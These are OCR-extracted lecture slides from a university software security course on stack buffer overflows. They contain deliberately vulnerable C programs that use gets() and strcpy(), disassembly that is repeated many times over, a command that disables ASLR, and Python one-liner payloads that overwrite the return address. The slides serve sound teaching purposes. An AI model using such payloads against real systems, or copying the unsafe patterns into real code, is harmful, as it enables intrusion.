CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Last Class

1. ELF Files
    a. Executable Header
    b. Section and Section Headers
    c. Lazy Binding
    d. Program Headers
2. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables

This Class

2. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Implications of Cdecl

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

What would happen if they did?

code/overflowlocal2 again

```
char *secret = "This is a secret";

int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    printf("%s\n", secret);
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Give long and random input.
Why the segment fault?

Stack-based Buffer Overflow

Classic security vulnerability is when an attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code


One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: code/overflowret


```
int printsecret()
{
  printf("Congratulations! You made it!\n");
  exit(0);
}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


```
0000061d <vulfoo>:
 61d:    55                push   %ebp
 61e:    89 e5             mov    %esp,%ebp
 620:    83 ec 18          sub    $0x18,%esp
 623:    83 ec 0c          sub    $0xc,%esp
 626:    8d 45 f2          lea    -0xe(%ebp),%eax
 629:    50                push   %eax
 62a:    e8 fc ff ff ff    call   gets
 62f:    83 c4 10          add    $0x10,%esp
 632:    b8 00 00 00 00              mov    $0x0,%eax
 637:    c9                leave
 638:    c3                ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00            mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```




```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00             mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:    55                push   %ebp
 61e:    89 e5             mov    %esp,%ebp
 620:    83 ec 18          sub    $0x18,%esp
 623:    83 ec 0c          sub    $0xc,%esp
 626:    8d 45 f2          lea    -0xe(%ebp),%eax
 629:    50                push   %eax
 62a:    e8 fc ff ff ff    call   gets
 62f:    83 c4 10          add    $0x10,%esp
 632:    b8 00 00 00 00              mov    $0x0,%eax
 637:    c9                leave
 638:    c3                ret
```




```
0000061d <vulfoo>:
 61d:    55                      push   %ebp
 61e:    89 e5                   mov    %esp,%ebp
 620:    83 ec 18                sub    $0x18,%esp
 623:    83 ec 0c                sub    $0xc,%esp
 626:    8d 45 f2                lea    -0xe(%ebp),%eax
 629:    50                      push   %eax
 62a:    e8 fc ff ff ff          call   gets
 62f:    83 c4 10                add    $0x10,%esp
 632:    b8 00 00 00 00                 mov    $0x0,%eax
 637:    c9                      leave
 638:    c3                      ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00     mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```




```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00              mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:   55                  push   %ebp
 61e:   89 e5               mov    %esp,%ebp
 620:   83 ec 18            sub    $0x18,%esp
 623:   83 ec 0c            sub    $0xc,%esp
 626:   8d 45 f2            lea    -0xe(%ebp),%eax
 629:   50                  push   %eax
 62a:   e8 fc ff ff ff      call   gets
 62f:   83 c4 10            add    $0x10,%esp
 632:   b8 00 00 00 00              mov    $0x0,%eax
 637:   c9                  leave
 638:   c3                  ret
```



```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00              mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```




```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00               mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00     mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```

```
mov %ebp, %esp
pop %ebp
```




```
0000061d <vulfoo>:
 61d:    55                      push   %ebp
 61e:    89 e5                   mov    %esp,%ebp
 620:    83 ec 18                sub    $0x18,%esp
 623:    83 ec 0c                sub    $0xc,%esp
 626:    8d 45 f2                lea    -0xe(%ebp),%eax
 629:    50                      push   %eax
 62a:    e8 fc ff ff ff          call   gets
 62f:    83 c4 10                add    $0x10,%esp
 632:    b8 00 00 00 00          mov    $0x0,%eax
 637:    c9                      leave
 638:    c3                      ret
```

```
mov %ebp, %esp
pop %ebp
```



```
0000061d <vulfoo>:
 61d:    55                push   %ebp
 61e:    89 e5             mov    %esp,%ebp
 620:    83 ec 18          sub    $0x18,%esp
 623:    83 ec 0c          sub    $0xc,%esp
 626:    8d 45 f2          lea    -0xe(%ebp),%eax
 629:    50                push   %eax
 62a:    e8 fc ff ff ff    call   gets
 62f:    83 c4 10          add    $0x10,%esp
 632:    b8 00 00 00 00         mov    $0x0,%eax
 637:    c9                leave
 638:    c3                ret
```


```
mov %ebp, %esp
pop %ebp
```



%eip = RET

Overwrite RET

```
0000061d <vulfoo>:
 61d:    55                    push   %ebp
 61e:    89 e5                 mov    %esp,%ebp
 620:    83 ec 18              sub    $0x18,%esp
 623:    83 ec 0c              sub    $0xc,%esp
 626:    8d 45 f2              lea    -0xe(%ebp),%eax
 629:    50                    push   %eax
 62a:    e8 fc ff ff ff        call   gets
 62f:    83 c4 10              add    $0x10,%esp
 632:    b8 00 00 00 00        mov    $0x0,%eax
 637:    c9                    leave
 638:    c3                    ret
```



Exploit will be something like:

```
python -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./or
```

Buffer Overflow Example: code/overflowret 64-bit

```
int printsecret()
{
  printf("Congratulations! You made it!\n");
  exit(0);
}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Shell Command

Compute some data and redirect the output to another program's stdin

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |
./program
```

Shell Command

Run a program and use another program’s output as a parameter

```
./program $(python -c "print '\x12\x34'*5")
```

5 mins Break


Return to a function with parameter(s)

Buffer Overflow Example: code/overflowret2


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

